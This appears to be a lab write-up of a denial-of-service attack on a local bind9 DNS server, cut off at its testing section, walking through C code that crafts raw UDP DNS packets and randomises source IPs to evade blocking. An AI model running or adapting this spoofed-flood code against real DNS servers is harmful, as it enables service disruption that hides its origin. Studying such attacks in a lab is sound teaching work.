
DoS Attack to the DNS Server Using Spoofed IP Address

1. Setting Up the DNS Server and the Client


We used bind9 to use one VM as a DNS server. We run the command `service bind9 status` to check if the DNS server is working properly. The output is as follows:



```
DNS@192.168.0.105:~$ service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
  Drop-In: /run/systemd/generator/bind9.service.d
           └─50-insserv.conf-$named.conf
   Active: active (running) since Mon 2021-07-19 14:30:09 BDT; 4min 25s ago
     Docs: man:named(8)
  Process: 7698 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 7704 (named)
   CGroup: /system.slice/bind9.service
           └─7704 /usr/sbin/named -f -u bind

Jul 19 14:30:10 VM named[7704]: command channel listening on 127.0.0.1#953
Jul 19 14:30:10 VM named[7704]: configuring command channel from '/etc/bind/rndc.key'
Jul 19 14:30:10 VM named[7704]: command channel listening on ::1#953
Jul 19 14:30:10 VM named[7704]: managed-keys-zone: loaded serial 0
Jul 19 14:30:10 VM named[7704]: zone 0.in-addr.arpa/IN: loaded serial 1
Jul 19 14:30:10 VM named[7704]: zone 127.in-addr.arpa/IN: loaded serial 1
Jul 19 14:30:10 VM named[7704]: zone localhost/IN: loaded serial 2
Jul 19 14:30:11 VM named[7704]: zone 255.in-addr.arpa/IN: loaded serial 1
Jul 19 14:30:11 VM named[7704]: all zones loaded
Jul 19 14:30:11 VM named[7704]: running
DNS@192.168.0.105:~$
```

We set up another VM as our client. In order to make sure that all of our client's DNS requests go through `DNS@192.168.0.105` we update the `/etc/resolv.conf` file in the client VM and change the address to `192.168.0.105`. Now, to check if the client is actually using `DNS@192.168.0.105` as its DNS server we run `nslookup google.com` on the client machine and check the output:



```
Client@192.168.0.103:~$ nslookup google.com
Server:         192.168.0.105
Address:        192.168.0.105#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.196.46

Client@192.168.0.103:~$
```

2. Using Socket to Send DNS Requests from the Attacker

Now, our primary target is to send an enormous amount of DNS requests to `DNS@192.168.0.105` from the attacker programmatically. We also need to spoof our IP address to hide our identity. We use raw socket to accomplish this. Raw sockets are very powerful in the sense that it gives the power to specify network level details such as source IP, destination IP etc.

2.1. Why Raw Socket?

It appears that we could use Datagram Sockets to easily create UDP packets and add the application layer DNS payload for out attack. But, the source IP resides in the network layer which is set by the kernel before sending out of the machine. Doing so, fails our purpose of spoofing the IP. Thus, we are forced to use raw sockets here.

2.2. Creating The Socket Descriptor

Using raw sockets gives us the responsibility to write the network, transport and application layer headers manually. First, we get the socket 's f descriptor by calling:

```
int sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
```

Here,

- `PF_INET` is the IP protocol family.
- `SOCK_RAW` specifies that we are using raw socket.
- By mentioning `IPPROTO_UDP` we specify that we are using UDP protocol.

Next, we tell the kernel that the IP header would be included in the payload by calling:


```
int yes = 1,
setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &yes, sizeof(yes))
```

Here,

- `sd` is the socket descriptor returned from the function `socket()`.
- `IPPROTO_IP` defines that the option is about the IP level protocol.
- `IP_HDRINCL` defines that the option is about IP header inclusion in the payload.

2.3. Constructing the Payload

The basic structure of our payload would be as follows:



Payload Buffer

We first take a buffer of size 1024 bytes and allocate space for the IP header, UDP header and the DNS header:

```
const int BUFFER_LEN = 1024;

char buffer[BUFFER_LEN];
size_t pos = 0;

memset(buffer, 0, sizeof(buffer));

struct iphdr *ip = (struct iphdr *) (buffer + pos);
pos += sizeof(struct iphdr);

struct udphdr *udp = (struct udphdr *) (buffer + pos) ;
pos += sizeof(struct udphdr);

struct dns_header *dns_h = (struct dns_header *) (buffer + pos);
pos += sizeof(struct dns_header);
```

As the DNS question would have variable length depending on the queried domain name, we cannot allocate space for that before setting the question.

2.4. Filling the IP Header

We now populate the IP header of our packet. The format of the IP header is as follows:

Fortunately, we did not need to define our own structure for the IP header. Instead, we used the IP header provided with the `linux/ip.h` library:

```
void fill_ip(struct iphdr *ip) {
    ip->ihl      = 5;  // Header size = 5 * 32 bit
    ip->version  = 4;  // IPv4
    ip->tos      = 16; // low delay
    ip->id       = htons(rand() & 0xFFFF); // randomly assignning ip-id
    ip->ttl      = 64; // hops
    ip->protocol = 17; // UDP
    ip->saddr = inet_addr("1.2.3.4");   //spoofing ip
    ip->daddr = inet_addr(DNS_SERVER);  // DNS ip
}
```

Notice that, we did not set the **Total Length** and **Header Checksum** field in the IP header. These two fields are set by the kernel when the `IP_HDRINCL` option is set.

2.5. Filling the UDP Header

The structure of the UDP header is as follows:

We used the UDP header structure provided with the `linux/udp.h` library to fill the UDP header:

```
void fill_udp(struct udphdr *udp, size_t len) {
    udp->source = htons(10);         // source port
    udp->dest = htons(DNS_PORT);     // DNS port
    udp->len = htons(len);           // length of UDP header + DNS header + DNS
question
}
```

Notice that, the `len` field requires the length of the **UDP header**, **DNS header** and **DNS question**. As the DNS question can be of variable length, we fill the UDP header after filling the DNS header and the DNS question.

2.6. Filling the DNS Header

The structure of the DNS header is as follows:

Unlike IP and UDP, we had to write our own structure for the DNS header:

```
struct dns_header {
  uint16_t xid;
  uint16_t flags;
  uint16_t qdcount;
  uint16_t ancount;
  uint16_t nscount;
  uint16_t arcount;
};
```

Next, we fill the DNS header as follows:

```
void fill_dns_header(struct dns_header *dns_h) {
    dns_h->xid= htons(rand()& 0xFFFF);  // randomly assigning dns-id
    dns_h->flags = htons(0x0100);  // recursion desired
    dns_h->qdcount = htons (1);    // 1 question
    dns_h->ancount = 0;
    dns_h->nscount = 0;
    dns_h->arcount = 0;
};
```

2.7. Filling the DNS Question

The structure of the DNS question is as follows:

We define our DNS question structure as follows:

```
struct dns_question {
    char *name;
    uint16_t dnstype;
    uint16_t dnsclass;
};
```

2.7.1. Building Domain Name

The `QName` requires the following structure:

```
A domain name is represented as a sequence of labels, where each label consists
of a length
octet followed by that number of octets. The domain name terminates with the
zero length
octet for the null label of the root.
```

For example, the domain www.abcd.com would become **3www4abcd3com0**.

Our `build_domain_name()` function is as follows:

```
char *build_domain_qname (char *hostname) {
    char *name = calloc(strlen (hostname) + 1, sizeof (char));  // 1 extra for
the inital octet

    /* Leave the first byte blank for the first field length */
    memcpy(name + 1, hostname, strlen (hostname));
    int hostname_len = strlen(hostname);

    char count = 0;
    char *prev = name;

    for (int i = 0; i < hostname_len ; i++) {
        if (hostname[i] == '.') {
            *prev = count;
            prev = name + i + 1;
            count = 0;
        }
        else count++;
    }
    *prev = count;
    return name;
}
```

2.7.2. Filling the DNS Question Structure

Next, we fill the `dns_question` structure as follows:

```
size_t fill_dns_question(char* buffer) {

    int len = 0;
    struct dns_question question;
    question.name = build_domain_qname(DOMAIN_NAME);
    question.dnstype = htons(1);   // QTYPE A records
    question.dnsclass = htons(1);  // QCLASS Internet Addresses

    memcpy(buffer, question.name, strlen(question.name) + 1);
    buffer += strlen(question.name) + 1 ;
    memcpy(buffer, &question.dnstype, sizeof (question.dnstype));
    buffer += sizeof(question.dnstype);
    memcpy (buffer, &question.dnsclass, sizeof (question.dnsclass));
    int ret_len = strlen(question.name) +  1 + sizeof(question.dnstype) +
sizeof (question.dnsclass);
    free(question.name);
    return ret_len;
}
```

2.8. Using `sendto()` to Send the Payload:

Finally, we send our packets using the `sendto()` function:

```
sendto(sd, buffer, pos, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0 )
```

Here `sin` is the `sockaddr_in` in which we specify the `sin_family`, destination IP and the destination port:

```
void fill_sin(struct sockaddr_in *sin) {
    sin->sin_family = AF_INET;  // IP Address Family
    sin->sin_port = htons(DNS_PORT);
    sin->sin_addr.s_addr = inet_addr(DNS_SERVER);
}
```

3. Spoofing Source IP

As the attacker, we want to spoof our IP address every time we send the DNS server any request. Otherwise, the server may identify the source IP from the repeating requests and stop processing / block further requests from it. To spoof our IP, we will

- Change the source IP address in our payload with a random IP
- Change the ID field in the IP header with a random ID
- Change the ID field in the DNS header with a random ID

Our `spoof_identity()` function accomplishes this:

```
void spoof_identity(struct iphdr *ip, struct dns_header *dns_h) {
    char ip_addr[20] ;
    sprintf(ip_addr, "%d.%d.%d.%d", rand() & 0xFF, rand() & 0xFF, rand() &
0xFF, rand() & 0xFF ) ;
    ip -> saddr = inet_addr(ip_addr);
    ip->id = htons(rand() & 0xFFFF);
    dns_h->xid= htons(rand()& 0xFFFF);
}
```

4. Testing Our Attack